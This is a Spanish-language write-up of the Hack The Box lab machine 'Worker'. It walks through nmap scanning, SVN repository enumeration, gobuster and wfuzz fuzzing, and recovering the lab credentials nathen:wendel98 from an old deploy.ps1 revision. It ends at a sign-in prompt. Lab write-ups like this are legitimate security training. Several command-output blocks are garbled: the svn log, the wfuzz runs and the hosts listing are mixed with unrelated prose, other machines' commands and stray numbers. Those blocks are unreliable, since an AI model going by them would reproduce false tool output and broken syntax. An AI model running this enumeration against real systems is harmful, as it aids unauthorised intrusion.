

Worker

#####Maquina windows Medium

#####

Worker es una caja mediana que enseña sobre entornos de desarrollo de software y abuso de tuberías Azure DevOps. Comienza con la extracción de código fuente de un servidor SVN, y luego pasa a una instalación local de Azure DevOps, de la que se puede abusar para obtener un punto de apoyo y escalar privilegios.

Escaneo:

Fullscan:

```
nmap -Pn -p- --open 10.10.10.203 -T4
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 21:24 -05
```

```
Stats: 0:01:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

```
Connect Scan Timing: About 40.46% done; ETC: 21:28 (0:02:27 remaining)
```

```
Stats: 0:04:14 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

```
Connect Scan Timing: About 47.61% done; ETC: 21:33 (0:04:39 remaining)
```

```
Stats: 0:05:40 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

```
Connect Scan Timing: About 53.88% done; ETC: 21:35 (0:04:51 remaining)
```

```
Stats: 0:09:02 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

```
Connect Scan Timing: About 69.10% done; ETC: 21:37 (0:04:02 remaining)
```

```
Stats: 0:14:33 elapsed; 0 hosts completed (1 up), 1 undergoing Connect Scan
```

```
Connect Scan Timing: About 93.64% done; ETC: 21:40 (0:00:59 remaining)
```

```
Nmap scan report for 10.10.10.203 (10.10.10.203)
```

```
Host is up (0.073s latency).
```

```
Not shown: 65532 filtered tcp ports (no-response)
```

```
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
```

PORT	STATE	SERVICE
------	-------	---------

80/tcp	open	http
--------	------	------

3690/tcp	open	svn
----------	------	-----

5985/tcp	open	wsman
----------	------	-------

Nmap done: 1 IP address (1 host up) scanned in 963.44 seconds

```
└ nmap -Pn -p 80,3690,5985 -sCV 10.10.10.203 -T4
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 21:41 -05
```

```
Nmap scan report for 10.10.10.203 (10.10.10.203)
```

```
Host is up (0.074s latency).
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

80/tcp	open	http	Microsoft IIS httpd 10.0
--------	------	------	--------------------------

	http-methods:
--	---------------

_	Potentially risky methods: TRACE
---	----------------------------------

_	http-server-header: Microsoft-IIS/10.0
---	----------------------------------------

_	http-title: IIS Windows Server
---	--------------------------------

3690/tcp	open	svnserve	Subversion
----------	------	----------	------------

5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
----------	------	------	-----------------------------------------

```
|_http-server-header: Microsoft-HTTPAPI/2.0  
|_http-title: Not Found  
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.
Nmap done: 1 IP address (1 host up) scanned in 12.32 seconds

tenemos un servicio raro el svnserve subversion
buscando en la web como hacktricks

<https://book.hacktricks.xyz/network-services-pentesting/3690-pentesting-subversion-svn-server>

Banner Grabbing

```
nc -vn 10.10.10.10 3690
```

Enumeration

```
svn ls svn://10.10.10.203 #list  
svn log svn://10.10.10.203 #Commit history  
svn checkout svn://10.10.10.203 #Download the repository  
svn up -r 2 #Go to revision 2 inside the checkout folder
```


que es **svnserve Subversion**

Subversion es un sistema de control de versiones que administra el acceso a un conjunto de ficheros, y mantiene un historial de cambios realizados. Es software libre bajo una licencia de tipo Apache/BSD y se lo conoce también como svn por ser ese el nombre de la herramienta de línea de comandos.

 Junta de Andalucía

siguiendo los comando de hacktricks encontramos

svn ls svn://10.10.10.20



svn log svn://10.10.10.203

```
~/machineshtb/Worker svn log svn://10.10.10.203 #Commit history
 svn log svn://10.10.10.203 svn checkout svn://10.10.10.203 #Download the repository
-----
r5 | nathen | 2020-06-20 08:52:00 -0500 (Sat, 20 Jun 2020) | 1 line
Added note that repo has been migrated
----- que es SVNserve Subversion -----
r4 | nathen | 2020-06-20 08:50:20 -0500 (Sat, 20 Jun 2020) | 1 line
Subversion es un sistema de control de versiones que
Moving this repo to our new devops server which will handle the deployment for us
----- acceso a un conjunto de ficheros, y mantiene un historial de cambios realizados. Es software libre bajo una licencia de tipo
----- lo conoce tambien como svn por ser ese el nombre de su comando de linea de comandos.
r3 | nathen | 2020-06-20 08:46:19 -0500 (Sat, 20 Jun 2020) | 1 line
----- Junta de Andalucía
r2 | nathen | 2020-06-20 08:45:16 -0500 (Sat, 20 Jun 2020) | 1 line
Added deployment script
-----
r1 | nathen | 2020-06-20 08:43:43 -0500 (Sat, 20 Jun 2020) | 1 line
siguiendo los comandos de la shell encontramos
----- svn ls svn://10.10.10.203
~/machineshtb/Worker
----- svn ls svn://10.10.10.203
dimension.worker.htb/
```


aca encontramos un posible usuario nathen tambien obviamente el dominio dimension.worker.htb
agregamos al /etc/hosts

10.10.10.200 passage.htb
10.10.11.111 forge.htb admin.forge.htb
10.10.10.97 secnotes.htb
10.10.10.203 dimension.worker.htb worker.htb



```
gobuster dir -u http://dimension.worker.htb/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml,""  
utlizo gobuster  
/images      (Status: 301) [Size: 158] [--> http://dimension.worker.htb/images/]  
.           (Status: 200) [Size: 14588]  
/index.html   (Status: 200) [Size: 14588]  
/Images       (Status: 301) [Size: 158] [--> http://dimension.worker.htb/Images/]  
/assets        (Status: 301) [Size: 158] [--> http://dimension.worker.htb/assets/]  
/Index.html   (Status: 200) [Size: 14588]  
/license.txt  (Status: 200) [Size: 17128]  
/README.txt   (Status: 200) [Size: 771]  
/readme.txt   (Status: 200) [Size: 771]  
/LICENSE.txt  (Status: 200) [Size: 17128]  
/IMAGES       (Status: 301) [Size: 158] [--> http://dimension.worker.htb/IMAGES/]  
/Assets        (Status: 301) [Size: 158] [--> http://dimension.worker.htb/Assets/]  
/INDEX.html   (Status: 200) [Size: 14588]  
/License.txt  (Status: 200) [Size: 17128]  
/*checkout*    (Status: 400) [Size: 3420]  
/*checkout*.   (Status: 400) [Size: 3420]  
/*docroot*.   (Status: 400) [Size: 3420]  
/*docroot*    (Status: 400) [Size: 3420]  
/*           (Status: 400) [Size: 3420]  
/*.          (Status: 400) [Size: 3420]
```

realmente no encontramos nada pero recordemos que la pagina tiene un subdomino por lo cual buscaremos si tiene otro



subdominos con wffuz

```
wfuzz -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hc 302
```

```
wfuzz -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hc 302
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work
correctly when fuzzing SSL. See https://github.com/robertdavidgraham/wfuzz#ssl for more information.
***** realmente no encontramos nada pero recordemos que la pagina tiene un subdomino por lo cual buscamos *****
* Wfuzz 3.1.0 - The Web Fuzzer * 
***** Target: http://worker.htb/ ***** 
***** Total requests: 5000 ***** 
***** 
ID      Response   Lines    Word     Chars     Payload
***** 
subdominos con wffuz
000000001: 200      31 L      55 W      703 Ch    "www - www"
000000007: 200      31 L      55 W      703 Ch    "webdisk - webdisk"
000000003: 200      31 L      55 W      703 Ch    "ftp - ftp"
000000015: 200      31 L      55 W      703 Ch    "ns - ns"
000000019: 200      31 L      55 W      703 Ch    "dev - dev"
000000018: 200      31 L      55 W      703 Ch    "blog - blog"
000000017: 200      31 L      55 W      703 Ch    "m - m"
```

el hc me tira errores y todos son respuestas 200 en ese caso usamos un -hw el cual no indica high word que este caso es 55

```
wfuzz -c -t 200 -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hw=55 --hc 404,400
```

```
wfuzz -c -t 200 -H 'HOST:FUZZ.worker.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hw=55 --hc 404,400
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL
correctly when fuzzing SSL. See https://github.com/robertdavidgraham/wfuzz#ssl for more information.
***** 
* Wfuzz 3.1.0 - The Web Fuzzer * 
***** 
138 Busqueda de subdominios con wfuzz
Target: http://worker.htb/
Total requests: 5000
HOST: FUZZ.sneakycorp.htb' -w /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u sneakycorp.htb --hc 301
141 el --hc puede cambiar dependiendo del tipo de respuestas
***** 
ID 3 wfuzz -c Response-H Lines FUZWordWorker.htb Chars /usr/share/dnsrecon/subdomains-top1mil-5000.txt -u worker.htb --hw=55 --hc 404,400
***** 
145 -t 200 hilos -hw=90 codigos de estado --hs "mensaje de usuario no valido" -d 'variables que se pueden sacar de ispeccionar tambien se remplaza el usuario'
000000248:-c 200200 --hw170 L-hs 542 Wcount 6495nChwith "alphaseralpha" -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=password'
0000003249:10.200login.php55 L 1408 W 16045 Ch "story - story"
147
Total Otimizado: 40299912
Processed Requests: 5000
Filtered Requests: 4998
Requests/sec.x 1062.814p://10.10.10.15/eje.txt -d @ejemplo1.txt
```

encontro alpha y story

Sin embargo al utilizar el directorio 10000 de seclist nos muestra muchos mas dominios


```
wfuzz -c -t 200 -H 'HOST:FUZZ.worker.htb' -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u worker.htb --hw=55 --hc 404,400
```

000000248:	200	170 L	542 W	6495 Ch	"alpha - alpha"
000003240:	200	355 L	1408 W	16045 Ch	"story - story"
000005060:	200	397 L	1274 W	14803 Ch	"cartoon - cartoon"
000009488:	200	111 L	398 W	4971 Ch	"lens - lens"
000020010:	200	368 L	1173 W	14588 Ch	"dimension - dimension"
000033857:	200	173 L	608 W	7191 Ch	"spectral - spectral"
000091893:	200	274 L	871 W	10134 Ch	"twenty - twenty"

agregamos todos estos a /etc/hosts

```
10.10.10.206 passage.htb 000009488: 200 111 L 398 W 49/1 Ch "lens - lens"  
10.10.11.111 forge.htb admin.Forge.htb 200 368 L 1173 W 14588 Ch "dimension - dimension"  
10.10.10.97 secnotes.htb 000033857: 200 173 L 608 W 7191 Ch "spectral - spectral"  
10.10.10.203 dimension.worker.htb worker.htb alpha.worker.htb story.worker.htb cartoon.worker.htb lens.worker.htb spectral.worker.htb twenty.worker.htb  
  
[kali㉿kali:~/machineshtb/Worker]$ agreamos todos estos a /etc/hosts
```

los abrimos




Story

A (modular, highly tweakable) responsive one-page template designed by [HTML5 UP](#) and released for

[GitHub](#) [Twitter](#) [Facebook](#) [Dribbble](#) [Behance](#) [Figma](#)

Adventure Time!





Explore the Land of Ooo...



Lens

Just another fine responsive site
template by [HTML5 UP](#)





TODAS dan respuesta 200 son muchas paginas
parecen ser RABIT HOLE (AGUJERO DEL CONEJO O MADRIGERA DEL CONEJO) que es lo mismo que
quedarse en un sitio y no llegar a un fin o conclusión

EN este punto quede perdio sin embargo no utilce todos los comandos de svn como el chekcout

```
svn checkout svn://10.10.10.203 #Download the repository
svn up -r 2 #Go to revision 2 inside the checkout folder
```

svn checkout svn://10.10.10.203

```
~/machineshtb/Worker
svn checkout svn://10.10.10.203
A dimension.worker.htb
A dimension.worker.htb/LICENSE.txt
A dimension.worker.htb/README.txt
A dimension.worker.htb/assets
A dimension.worker.htb/assets/css
A dimension.worker.htb/assets/css/fontawesome-all.min.
A dimension.worker.htb/assets/css/main.css
A dimension.worker.htb/assets/css/noscript.css
A dimension.worker.htb/assets/js
A dimension.worker.htb/assets/js/breakpoints.min.js
A dimension.worker.htb/assets/js/browser.min.js
```

aca directamente lo que hizo fue regalarme el archivo move.txt

```
~/machineshtb/Worker
ls
dimension.worker.htb moved.txt Worker.ctb Worker.pdf
[1] 0:zsh 1:zsh* 2:zsh 3:bash-
```

y al ver el archivo nos regala otro dominio

<http://devops.worker.htb>

```
~/machineshtb/Worker
cat moved.txt
This repository has been migrated and will no longer be maintained here.
You can find the latest version at: http://devops.worker.htb
// The Worker team :)
```


*Worker.ctb - /

```
SVN checkout SVN://10.10.10.203
~/machineshtb/Worker
svn checkout svn://10.10.10.203
A dimension.worker.htb
A dimension.worker.htb/LICENSE.txt
A dimension.worker.htb/README.txt
```


lo agrego al /etc/host

```
worker.htb twenty.worker.htb devops.worker.htb
```

vamos y pide credenciales



Intente con el user nathen pero no me dejo acceder



Luego aplico el siguiente comando de hacktrics

```
svn ls svn://10.10.10.203 #list
svn log svn://10.10.10.203 #Commit history
svn checkout svn://10.10.10.203 #Download the repository
svn up -r 2 #Go to revision 2 inside the checkout folder
```

svn up -r 2

```
~/machineshtb/Worker
svn up -r 2
Updating '.':
D    moved.txt
A    deploy.ps1
Updated to revision 2.

luego aplico el sigu

~/machineshtb/Worker
  svn ls svn://10.10.10.10
  svn log svn://10.10.10.10
  svn checkout svn://10.10.10.10/
```

nos muestra como las revisiones y hay un .ps1

hago de nuevo un ls y lo vemos

```
~/machineshtb/Worker
ls
deploy.ps1  dimension.worker.htb  Worker.ctb  Worker.pdf
```

parecen credenciales validas

```
~/machineshtb/Worker
└ cat deploy.ps1
$user = "nathen"
$plain = "wendel98"
$pwd = ($plain | ConvertTo-SecureString)
$Credential = New-Object System.Management.Automation.PSCredential $user, $pwd
$args = "Copy-Site.ps1"
Start-Process powershell.exe -Credential $Credential -ArgumentList ("-file $args")
```

probamos

nathen:wendel98

This site is asking you to sign in.

